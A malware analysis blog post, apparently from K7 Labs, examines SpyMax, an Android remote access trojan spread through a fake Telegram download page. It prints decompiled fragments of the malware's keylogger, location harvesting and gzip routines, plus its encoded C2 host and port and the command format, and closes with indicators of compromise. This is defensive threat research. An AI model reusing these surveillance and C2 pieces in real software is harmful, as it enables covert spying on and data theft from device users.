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SpyMax – An Android RAT targets Telegram Users

By Bargan S. June 25, 2024

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require the targeted device to be rooted; making it easier for the threat actors to do the intended damage.

SpyMax is a Remote Administration Tool (RAT) that has the capability to gather personal/private information from the infected device without consent from the user and sends the same to a remote threat actor. This enables the threat actors to control victims' devices that impacts the confidentiality and integrity of the victim's privacy and data. Our researchers at K7 Labs came across a phishing campaign targeting Telegram users. Below is the phishing image used in the campaign pretending to be the Telegram app (as shown in Figure 1).

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4.2star
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



About this app

Telegram is an instant messaging app that is

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Figure 1: Telegram app Phishing page

Once the user clicks on the “click to download”a malware application “ready.apk” is downloaded from the link : https://telegroms[.]icu/assets/download/ready.apk

Let’s get into the details of how this SpyMax works.

Once the malicious “ready.apk” is installed, it pretends to be the Telegram app and the icon used is similar to the Telegram app (in the device app drawer) as shown in Figure 2.

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

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Figure 2: Fake Telegram app icon created by the malware

Once this RAT is installed on the device, it frequently suggests the user to enable the Accessibility Service for the app, as shown in Figure 3, until the user allows this app to have the service enabled.

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



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Figure 3: Request for accessibility service

Technical Analysis

With the necessary permissions as shown in Figure 3, this APK acts as a Trojan with Keylogger capabilities. It creates a directory “Config/sys/apps/log“, in the devices’ external storage and the logs are saved to the file “log-yyyy-mm-dd.log” in the created directory, where yyyy-mm-dd is the date of when the keystrokes were captured as shown in Figure 4.

```
public void writeFile(String str) {
    try {
        synchronized (this.lockoflog) {
            String charSequence = DateFormat.format("yyyy-MM-dd", new Date()).toString();
            File externalStorageDirectory = Environment.getExternalStorageDirectory();
            File file = new File(externalStorageDirectory, "/Config/sys/apps/log");
            File file2 = new File(externalStorageDirectory, "/Config/sys/apps/log/log-" + charSequence + ".txt");
            if (!file.exists()) {
                file.mkdirs();
            }
            if (!file2.exists()) {
                file2.createNewFile();
            }
            String str2 = toBase64(str) + ">\r\n";
            try {
                BufferedWriter bufferedWriter = new BufferedWriter(new FileWriter(file2, true));
                bufferedWriter.append((CharSequence) str2);
                bufferedWriter.newLine();
                bufferedWriter.close();
            } catch (IOException unused) {
            }
        }
    } catch (Exception unused2) {
    }
}
```

Figure 4: Creating Log files

This malware collects location information like altitude, latitude, longitude, precision and even the speed at which the device is moving as shown in Figure 5.

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Security Advisory – Vulnerabilities in Fortinet
April 18, 2024
<https://labs.k7co
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```
            }
            if (ActivityCompat.checkSelfPermission(LocationService.this.getApplicationContext(), "android.permission.ACCESS_FINE_LOCATION") == 0 ||
ActivityCompat.checkSelfPermission(LocationService.this.getApplicationContext(), "android.permission.ACCESS_COARSE_LOCATION") == 0) {
                LocationService.fS8LM.requestLocationUpdates("gps", LocationService.f62t, (float) LocationService.f59d, LocationService.f57LL);
            }
        }
    }
}
```

Figure 5: Collects the device location information

SpyMax then proceeds to combine all the aforementioned data and compresses (using gZIPOutputStream API) them before forwarding it to the C2 server as shown in Figure 6.

```
public static byte[] wpsxxtutyfiefbdranxajtzdcgvnhnxwuuhhunjvdvrsvvxonf43(byte[] bArr) throws Exception {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    int length = bArr.length;
    ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(bArr);
    GZIPInputStream gZIPInputStream = new GZIPInputStream(byteArrayInputStream, length);
    byte[] bArr2 = new byte[length];
    while (true) {
        try {
            int read = gZIPInputStream.read(bArr2);
            if (read == -1) {
                break;
            }
            byteArrayOutputStream.write(bArr2, 0, read);
        } catch (Exception unused) {
        }
    }
    gZIPInputStream.close();
    byteArrayInputStream.close();
    byte[] byteArray = byteArrayOutputStream.toByteArray();
    byteArrayOutputStream.close();
    return byteArray;
}
```

Figure 6: DATA compression using gZIPOutputStream

C2 Communication

This RAT contacts the C2 server IP 154.213.65[.]28 via the port: 7771, which is obfuscated as shown in Figure 7.

```
public class initializeService extends Service {
    public static String ClientHost = "MTU0LjIxMy42NS4yOA==";  154.213.65.28
    public static String ClientPort = "Nzc3MQ==";   7771
    public static String HideType = "C";
    public static Context appContext;
    public static String ifScreenShot;
```

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

Figure 8: TCP connection with the C2 server

After the connection is established, the malware sends the gzip compressed data to the C2 as evident from the network packet's header in Figure 9.



Figure 9: gzip data sent by the device after establishing the connection with the C2 Server

The decompressed gzip content of the data is shown below in Figure 10.

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Users
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

Figure 10: Decompressed gzip data showing IP address

Decoding packets from the C2

The C2 responds by sending a series of compressed data, which when decompressed are system commands and an APK payload as shown in Figure 11. In our case, the APK was extracted using Cyberchef.



Figure 11: Getting commands and APK file from C&C server

The structure of the commands sent from the C2 to victims' device is as follows:

```
null

x0F0x  plugens.angel.plugens.info
x0F0x  method
x0F0x  22NQR319
x0F0x  update
null

x0F0x  plugens.angel.plugens.info
x0F0x  method
x0F0x  1CNQ326
x0F0x  info
x0D0x  E0Qcz
x0D0x  9vSe4
null
```

Figure 12: Commands sent by the C&C

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices by scanning them with a reputable security product like K7 Mobile Security and keeping the product active and updated. Also patch your devices for all the known vulnerabilities. Users are also warned to exercise caution and use only reputed platforms like Google Play and App Store for downloading software..

Compromise (IoC)

Package Name	Hash	Detection Name
reputation.printer.garmin	9C42A99693A2D68D7A19D7F090BD2977	Trojan (005a5d9c1)

URL

https://telegroms[.]icu/assets/download/ready.apk

C2

154.213.65[.]28:7771

MITRE ATT&CK

Tactics	Techniques
Defense Evasion	Application Discovery Obfuscated Files or Information, Virtualization/Sandbox Evasion
Discovery	Security Software Discovery, System Information Discovery
Collection	Email Collection, Data from Local System
Command and Control	Encrypted Channel, NonStandard Port

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

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

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

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